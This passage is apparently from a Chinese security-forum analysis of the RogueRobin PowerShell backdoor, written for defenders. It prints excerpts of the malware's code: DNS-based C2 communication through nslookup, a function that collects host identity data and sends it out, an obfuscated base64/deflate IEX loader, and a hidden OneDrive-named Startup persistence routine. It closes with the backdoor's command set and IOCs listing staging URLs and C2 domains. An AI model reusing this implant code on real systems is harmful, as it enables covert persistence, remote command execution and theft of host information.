        if ($test -and $check -eq $false) # If test and check = false
        {
                return $false;
        }
        setsleep # Sleep
    }
    while(-not $check) # Loop
    return $result     # Return result of query
}
```

先知社区

变量

$Parameters是根据通信方法、域名、使用的服务器、ID、PID来填充的。然后使用iex来调用nslookup.exe，传递变量$parameters作为参数。然后程序会检查命令运
name、mx、nameserver、mailserver、address。如果匹配，变量$check会被设置为true，否则设置为false或函数返回cancel值。如果一切正常，函数会返回nslookup

```
                if ($response -eq $false) {
                        $testsResult.Add("$t|0")
                }
                else {
                        $testsResult.Add("$t`:1")
                }
                if ($response -ne $false -and $Global:id.Length -lt 1)
                {
                        $Global:mode = $t;
                        $first_successfull_mode = $t;
                        try{
                                $id = magic -data $response -state 'getid'
                                if ($id -eq 0 -or $id -eq '0'){ continue; }
                                $Global:id = $id;
                        }catch{
                                $Global:id = "";
                                test;
                                return;
                        }
                }

        }
        if ($Global:id.Length -lt 1)
        {
                sleep -Seconds $waiting
                test -waiting ($waiting*2)
                return;
        }
        $Global:mode = $first_successfull_mode;
        $testsResult = $testsResult -join '|'
        spliting -data $testsResult -b64 $true -jobID $jobID
```

先知社区

如果连接成功，返回的值也不等于false，id的长度小于1，恶意软件就将查询类型保存在$t中作为默认通信查询方法。然后，恶意软件会尝试生成id，保存在变量id中。如果

知道了test函数决定的是查询的类型后，下面看一下roundRobin函数：

```
# roundRobin -list $Global:domainList -current $Global:domain
# domainList = "anyconnect.stream","bigip.stream","fortiweb.download","kaspersky.science","microtik.stream","owa365.bid","symanteclive.download",
# "windowsdefender.win"
# domain = $Global:domainList[0]
function roundRobin([Array]$list,[string]$current){     # Responsible for choosing domain or communication method to use
        $index = $list.IndexOf($current);               # Get Position in List - for first loop, index = 0
        $index++;                                       # Inc by 1
        if ($index -ge $list.Length)                    # If index is greater than the list size
        {
                $index = 0;                             # Restart counter
        }
        return $list[$index]                            # Return domainList[index]
}
```

先知社区

roundRobin函数好像是恶意软件RogueRobin命名的来源。在query（ ）函数调用中，RoundRobin会被调用，域名列表是第一个参数，当前域名在程序执行时位于位置0。

```
if ($change_mode) {
   $Global:mode = roundRobin -list $Global:queryTypes -current $Global:mode
}
```

```
if ($Global:hasstartup -eq '1') {
        $command = @'(nEw-oBJEcT io.coMPreSSIOn.DEfLatEStreAM([IO.mEMoRYsTrEAm][SysTEM.CoNVErt]::fROmbaSe64stRInG("COMPRESSED AND ENCODED") ,
[sYStEm.IO.coMPrEsSiON.coMpREsSIoNMOdE]::DECOmpresS)|% {nEw-oBJEcT  syStEm.Io.STreamREAdeR($_ , [sysTeM.TeXt.enCoDiNg]::AscII) }| %{ $_.readTOEnD
( )} )| . ( $SheLlID[1]+$sHelliD[13]+"X") 2>&1 | out-null'@

        Set-Content -Path "$env:APPDATA\OneDrive.bat" -value 'powershell.exe -WindowStyle Hidden -exec bypass  -File "%APPDATA%\OneDrive.ps1"'
        Set-Content -Path "$env:APPDATA\OneDrive.ps1" -value $command # Write command to OneDrive.ps1
        $shell = New-Object -ComObject WScript.Shell
        $shortcut = $shell.CreateShortcut("$env:SystemDrive\Users\$env:USERNAME\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\
                                    Startup\OneDrive.lnk")
        $shortcut.TargetPath = "$env:APPDATA\OneDrive.bat"              # Create shortcut in startup folder
        $shortcut.save();
}



$os = gwmi -class win32_OperatingSystem | ft version -HideTableHeaders | Out-String; $os = $os.Trim();
$var = $os.Split('.')
if ([int]$var[0] -eq 6)
{
        if([int]$var[1] -lt 3)
        {
                $win7 = $true
```

先知社区

## 驻留机制

下面分析恶意软件的驻留机制：

首先，程序会检查全局变量hasstartup是否等于1，如果等于1，开始startup方法。否则程序就按正常程序执行。写入变量$command中的数据就是原始payload的副本，唯
%APPDATA%\OneDrive.bat。写入的值为：

```
powershell.exe -WindowStyle Hidden -exec bypass -File "%APPDATA%\OneDrive.ps1"
```

这一行代码写入.BAT文件后，恶意软件会把数据写入$command中，并传递给%APPDATA%\OneDrive.ps1。最后，会在开始菜单文件夹中创建一个OneDrive.lnk文件，该
7目标主机的，这也是恶意软件检查的目的。

```
function myInfo()
{
        $IP = $(ipconfig | where { $_ -match 'IPv4.+\s(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})' } | out-null; $Matches[1])
        $domain = (gwmi -Query "Select Domain from win32_ComputerSystem" | ft Domain -HideTableHeaders | Out-String).Trim()
        $username = $env:USERNAME
        $computername = $env:COMPUTERNAME
        $is_admin = is_admin;
        $hybdrid;
        if ($Global:hybridMode) {       # If True:
                $hybdrid = '1'
        }

        else {
                $hybdrid = '0'
        }
        return [string]$IP + '|' + [string]$computername + '|' + [string]$domain + '|' + [string]$username + '|' + [string]$is_admin + "|" +
               $Global:hasGarbage+ "|" + $Global:hasstartup + "|" + $hybdrid + "|" + $Global:sleep + "|" + $Global:jitter

        # IP|Comp_Name|Domain|Username|Is_Admin|hasGarbage|Startup|1|3|20
        # Hybrid Mode indicates whether or not DNS query methods are changed using roundRobin
}
```

先知社区


然后研究人员对myInfo()函数进行了分析，myInfo()函数负责收集和格式化这些信息，并发送给C2服务器：

- Local IP Address本地IP地址；
- Current Domain当前域名；
- Username用户名；
- Computer Name计算机名；
- User Privileges用户权限。

然后数据与hasGarbage、hasstartup、hybdrid、sleep、jitter这些全局变量转化为长字符串。Jitter负责sleep机制，值是20。HasStartup含有与驻留相关的信息，hasGa

```
test
$ut8 = [System.Text.Encoding]::UTF8.GetBytes((myInfo))
$b64 = [System.Convert]::ToBase64String($ut8)
spliting -data $b64 -b64 $false -jobID '1' | Out-Null
```

在test函数被调用后，恶意软件会执行myInfo函数，然后将返回的数据进行base64编码，然后传递给spliting函数。然后用spliting函数对数据进行格式化，并用query
-query
$queryData发送，$queryData含有格式化的数据和其他相关信息。在分析了其他对spliting的调用后，研究人员发现这是负责调用query和发送收集的信息和命令输出的




下面是RogueRobin中的命令变量列表：

- $fileDownload
- $importModule
- $fileUpload
- $screenshot
- $command
- slp:\d+
- testmode
- showconfig
- slpx:\d+

攻击者可以上传和下载文件，从system、screenshort、import模块，显示恶意软件的当前配置。`slp:\d+`负责设置与C2服务器通信的sleep timer时间间隔，`slpx:\d+`负责设置发送DNS请求的sleep timer时间间隔，testmode执行test函数，选择与第一个web服务器进行通信，command允许攻击者用`iex`执行系统上的命令，并发送执行的结果给攻击者。

从执行的命令来看，程序还可以截图：

```
if ($command -match '^\$screenshot'){
   iex $command
   continue;
```

脚本会执行`$screenshot`中的命令，攻击者必须用importModule命令或fileUpload命令来完成截图机制。

## 总结

下面是对恶意软件功能的总结：

Stage 1:

- IQY文件从hxxp://micrrosoft.net/releasenotes.txt 下载stage 2的powershell命令

Stage 2

- 从http://micrrosoft.net/winupdate.ps1 下载最后的 powershell脚本，并执行

Stage 3

- 压缩最后的payload并用base64编码，执行后，数据会被解压缩和解编码，然后用IEX执行
- 调用沙箱
  - 查询manufacturer, SMBIOSBIOSVersion, TotalPhysicalMemory, Processor Cores，并检查是否运行Wireshark、SysInternals进程

  如果 `$Global:hasstartup == 1`:

  - 在变量`$command`中保存压缩和base64编码的powershell脚本
  - 创建`%APPDATA%\OneDrive.bat`.bat文件，并写入值 `'powershell.exe -WindowStyle Hidden -exec bypass -File "%APPDATA%\OneDrive.ps1"'`
  - 在`%APPDATA%\OneDrive.ps1`创建.PS1文件，并将`$command`变量的内容写入文件
  - 在startup文件夹中创建名为OneDrive.lnk的lnk文件，并指向`%APPDATA%\OneDrive.bat`

检查操作系统是不是Windows 7

执行函数`test()`

- 在DNS查询列表中循环，查看哪些从C2服务器中接受准确的响应
- 查询被用作后面的通信，除非攻击者用testmode命令；
- `test()`用函数`query()`与C2服务器进行通信– query()使用nslookup.exe来通过DNS发送信息

执行函数`myInfo()`

- 用`spliting()`函数收集系统信息并发送回C2服务器，函数会用 query()来发送nslookup.exe返回的数据，发送前会将数据编码和格式化

收集系统信息后并发送后，恶意软件会监听来自C2服务器的命令：

- `$fileDownload`
- `$importModule`
- `$fileUpload`
- `$screenshot`
- `$command`
- `slp:\d+`
- `testmode`
- `showconfig`
  `slpx:\d+`
  - 这些命令允许攻击者在用户机器上远程执行任意代码
- 如果恶意软件不使用驻留机制，重启机器后恶意软件就不会再运行了，否则删除startup和%APPDATA%文件夹中的内容防止恶意软件重启后执行

## IOC

- .IQY: 377cfd5b9aad2473d1659a5dbad01d90
- Stage 2: bd764192e951b5afd56870d2084bccfd
- Stage 3 (Obfuscated): 953a753dd4944c9a2b9876b090bf7c00
  - Persistent Payload (Obfuscated): e84022a40796374cdf1d4487dda43b7d
  - URLs used for downloading Stage 2 and 3:
  - Stage 2: hxxp://micrrosoft.net/releasenotes.txt
  - Stage 3: hxxp://micrrosoft.net/winupdate.ps1
- C2 servers:
  - anyconnect[.]stream
  - bigip[.]stream
  - fortiweb[.]download
  - kaspersky[.]science
  - microtik[.]stream
  - owa365[.]bid
  - symanteclive[.]download
  - windowsdefender[.]win

点击收藏 | 0 关注 | 1

上一篇：破解无线网络WPA PSK密码的新姿势 下一篇：SSL/TLS协议详解(中)——证...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录